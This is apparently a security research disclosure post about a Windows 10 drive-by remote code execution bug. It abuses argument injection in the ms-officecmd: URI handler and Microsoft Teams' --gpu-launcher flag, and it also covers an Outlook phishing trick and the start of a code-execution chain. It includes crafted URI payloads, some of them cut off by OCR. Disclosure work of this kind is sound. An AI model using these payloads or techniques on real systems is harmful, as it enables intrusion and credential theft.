
Windows 10 RCE: The exploit is in the link

DECEMBER 7, 2021


BY FABIAN BRÄUNLEIN, LUKAS EULER



TL;DR

- We discovered a drive-by code execution vulnerability on Windows 10 via IE11/Edge Legacy and MS Teams, triggered by an argument injection in the Windows 10/11 default handler for `ms-officecmd:` URIs
- Exploitation through other browsers requires the victim to accept an inconspicuous confirmation dialog. Alternatively, a malicious URI could be delivered via a desktop application performing unsafe URL handling
- Microsoft Bug Bounty Program's (MSRC) response was poor: Initially, they misjudged and dismissed the issue entirely. After our appeal, the issue was classified as "Critical, RCE", but only 10% of the bounty advertised for its classification was awarded ($5k vs $50k). The patch they came up with after 5 months failed to properly address the underlying argument injection (which is currently also still present on Windows 11)
- Our research journey was straightforward: We decided to find a code execution vulnerability in a default Windows 10 URI handler, and succeeded within two weeks. Considering the amount of URI handlers Windows ships with, it seems very likely that others are vulnerable too

app to launch other Office desktop applications). We exploit an argument injection vulnerability in the URI handler and bypass a security measure in Electron to inject an arbitrary OS command via the `--gpu-launcher` parameter of the Microsoft Teams Electron app.



File Machine View Input Devices Help
New tab
https://breaking.systems/positivesecurity_win10_rce_1.html
Top Sites
Hide Feed
Microsoft News
Bing
eBay
Wayfair
Feedback
Registry Editor
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
0:00

Drive-by RCE on Windows 10 via MS Edge

This is the crafted `ms-officecmd:` URI used in the video above (JSON indented for readability):

```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 5,
           "name": "irrelevant",
           "discovered": {
               "command": "irrelevant"
           }
       },
       "filename": "a:/b/ --disable-gpu-sandbox --gpu-launcher=\"C:\\Windows
   }
}
```

Browsers other than Internet Explorer and Microsoft Edge Legacy show a rather inconspicuous confirmation dialog before opening the malicious URI:


Different browsers displaying a confirmation dialog which is missing in IE and Edge Legacy


As an alternative to exploitation through malicious websites, crafted `ms-officecmd:` URIs could also be delivered via desktop applications performing unsafe URL handling.

Precondition for this particular exploit is to have Microsoft Teams installed but not running. In the following sections we will also show how the scheme and argument injection could be abused in other ways, with and without the help of MS Teams.

Note: While Windows 11 was not yet released at the time of this research, it's also (still) affected by the same argument injection vulnerability in the `ms-officecmd:` URI handler.

In case you're interested in all technical details, but short on time, you can also skip directly to the vulnerability report we submitted to Microsoft.

ToC / Research journey


host-rules ✓
Teams/Skype code execution from local network via --inspect debugger ✓
Teams code execution via --inspect debugger and MITM with SOP bypass ✗
Teams code execution via --gpu-launcher command injection ✓
Teams drive-by exploit for IE11/Edge Legacy via --gpu-launcher command injection ✓

Motivation: Improving the malicious URI attack scenario

In January of 2021 we spent some time analyzing how popular desktop applications handle user supplied URIs, and found code execution vulnerabilities in most of them. A detailed write-up of our findings can be found in our post from April 2021.

To showcase exploitation of our findings on Windows, we mostly utilized file related schemes (`nfs`, `dav`, `file`, ...) coupled with executables/jar files hosted on internet accessible fileshares. One caveat of those payloads is that they either require Java to be installed or a dialog to run the executable to be confirmed.

Along the way, we also discovered a code execution vulnerability in WinSCP's URI handling. WinSCP is the de facto standard for handling various URI schemes on Windows, but it does not come pre-installed with the operating system.

Vulnerabilities in 3rd-party URI handlers are not a novelty, prior examples include:


- Code execution in the `steam:` URI handler (2012)
- Code execution affecting Electron apps which register custom protocols (CVE-2018-1000006)
- Code execution in the `teamviewer10:` URI Handler (CVE-2020-13699)

We wanted to further improve on the attack scenario based on malicious URIs by finding a code execution vulnerability in a URI handler that comes pre-installed with Windows.

Enumerating URI handlers in Windows 10

Windows 10 comes with an abundance of custom URI handlers relating to different OS features or other Microsoft software.

Any hit in `Computer\HKEY_CLASSES_ROOT\*` means that the name of the containing folder corresponds to the scheme for a registered URI handler. The registry also contains more information on each of these, like the shell command used to invoke the corresponding handler. A very simple and more hands-on approach to help find out what the scheme is related to is to type it into the browser address bar, followed by a `:`, and hit enter:



Opening calc.exe via the `calculator:` scheme from Edge

ms-officecmd: Interesting due to its apparent complexity

The `ms-officecmd:` scheme immediately grabbed our attention due to its promising name: MS Office is a very complex suite of applications with many legacy features and a long history of exploitability. On top of that, the scheme ends in the abbreviation for 'command', which suggests even more complexity and potential for injection.

When we started playing around with it, we noticed an executable called `LocalBridge.exe` which would briefly run, but to no apparent external effect. To gain more insight on what happened, we checked the Windows Event Log, which contained some very useful information:

.NET JsonReaderException triggered by opening the URI `ms-officecmd:invalid`

The same exception did not occur when opening a URI consisting of the empty, valid JSON payload `ms-officecmd:{}`, giving us the first hint for what the structure of a valid

Reversing LocalBridge.exe and AppBridge.dll

To find out more, we decided to start with decompiling `LocalBridge.exe`:

Decompiled source of `LocalBridge.exe`: URI validation and `LaunchOfficeAppValidated` call (dotPeek)

The C# code held more information on the structure of a valid JSON payload. With its help we started experimenting again:

```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "name": "Word"
       },
       "filename": "C:\\Windows\\System32\\calc.exe"
   }
}
```

Unfortunately, this did not provoke any observable behavior from `LocalBridge.exe`. Going deeper meant analyzing `AppBridge.dll` next, since it contained the `LaunchOfficeAppValidated` method which the JSON payload is ultimately passed to:

Decompiled source of `LocalBridge.exe`: `LaunchOfficeAppValidated` imported from `AppBridge.dll` (dotPeek)

We extracted some more potential JSON attribute names by disassembling the native `AppBridge.dll` library, but it was not immediately obvious how to use them.

`AppBridge.dll`: Relevant unicode strings (from Ghidra)

Debugging the Office UWP app (Electron PWA)

When the analysis of `LocalBridge.exe`/`AppBridge.dll` did not yield the desired results quickly, we picked up a different approach in parallel: Rather than dissecting the application that handles `ms-officecmd:` URIs, we could try to inspect an application which generates such URIs.

While we did not know for certain which applications do so, we had previously stumbled across the Office UWP app, which presented itself as a likely candidate due to the following reasons:

- The app can be opened via the custom scheme `ms-officeapp:`, which looks awfully similar to the subject of our research, `ms-officecmd:`

The Office UWP app comes pre-installed on Windows 10

Intuition suggested that the `ms-officecmd:` scheme was used internally whenever the Office UWP app triggered an Office desktop application to be opened. That suspicion was confirmed later.

Using Microsoft's own 'Edge DevTools Preview' app, we were able to hook into the process and debug the Office UWP app.

Microsoft Edge DevTools Preview (right) offering the Office UWP app (left) as a debug target

Getting the information we wanted was quick and easy:

1. Perform a global source code search (`ctrl` + `shift` + `f`) to find occurrences of our scheme keyword 'ms-officecmd': The only occurrence found was the definition of the `launchProtocol` constant
2. Perform another search to find usages of the `launchProtocol` constant: The first hit was found in the `launchViaProtocol` method, which looked quite promising
3. Add a breakpoint in `launchViaProtocol` and try to trigger it: Clicking the Outlook icon on the left side bar achieved this
4. Extract the JSON payload structure from the local variable

Office UWP app: `launchProtocol` constant definition (Edge DevTools Preview)

Office UWP app: `ms-officecmd:` JSON payload extracted from local variable `n` (Edge DevTools Preview)

An even faster alternative to recover the JSON payload is to use the Microsoft Sysinternals Process Monitor tool to record `Process Create` events associated with `LocalBridge.exe`:

`ms-officecmd:` JSON payload revealed by Process Monitor

ms-officecmd: Basic JSON payload structure

With the extracted JSON payload we were finally able to open Office desktop applications via `ms-officecmd:` URIs. Specifically, the payload extracted from the Office UWP app could be used to open Outlook:

```
ms-officecmd:{
   "id": 3,
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 8,
           "name": "Outlook",
    }
}
```

In subsequent tests it became clear that two properties properties could be manipulated to an immediately observable effect:

- `appId`: Office desktop application to be opened
- `filename`: File path or URL of the file to be opened in the specified application


The `name` and `command` properties were validated and treated with lower priority, while the `id` property seemed to only be used for telemetry.

On a machine with a basic Office installation, we enumerated the following `appId` mappings:

- `1`: Access
- `2`: Excel
- `5`: Teams
- `6`: Skype for Business
- `7`: OneDrive
- `8`: Outlook
- `10`: PowerPoint
- `12`: Publisher
- `14`: Word
- `18`: OneNote
- `21`: Skype

Outlook phishing issue

The first noteworthy finding was that when an `http(s)` URL was provided in the `filename` property, Outlook would render the respective webpage in an IE11 powered embedded webview. No indication of the webpage's origin or even the fact that the displayed content stemmed from an external webpage was given. This behavior could be abused to mount very believable phishing attacks, especially since `mailto:` links are, depending on local configuration, expected to open the user's email program:




```
lukas@lukas-pc:~/login.microsoftonline.com_phishing$
```

Phishing attack using `ms-officecmd:` and Outlook: The login form displayed inside of the Outlook window is an attacker controlled webpage

Outlook code execution issue

Outlook's unexpected opening behavior could also be abused to achieve code execution with some more user interaction. While Outlook does not allow `file://` URLs, the `C://` "url scheme" is allowed and later treated as the drive letter to a local path. Furthermore, we add a trailing `/` which bypasses a file extension check in `AppBridge.dll`, but is later ignored when the executable is opened.

This PoC requires the user to confirm an additional warning dialog, but we believe that the context is misleading enough to even trick some more advanced users into accepting:



RCE attack with user interaction from Chrome using `ms-officecmd:` and Outlook

Here is what happens when the link on the malicious webpage is clicked:

1. A malicious executable named `outlook.exe` is saved to the victim's download folder by dynamically adding an iframe that points to the exe (in our demo, this is a renamed 'PuTTY' executable)

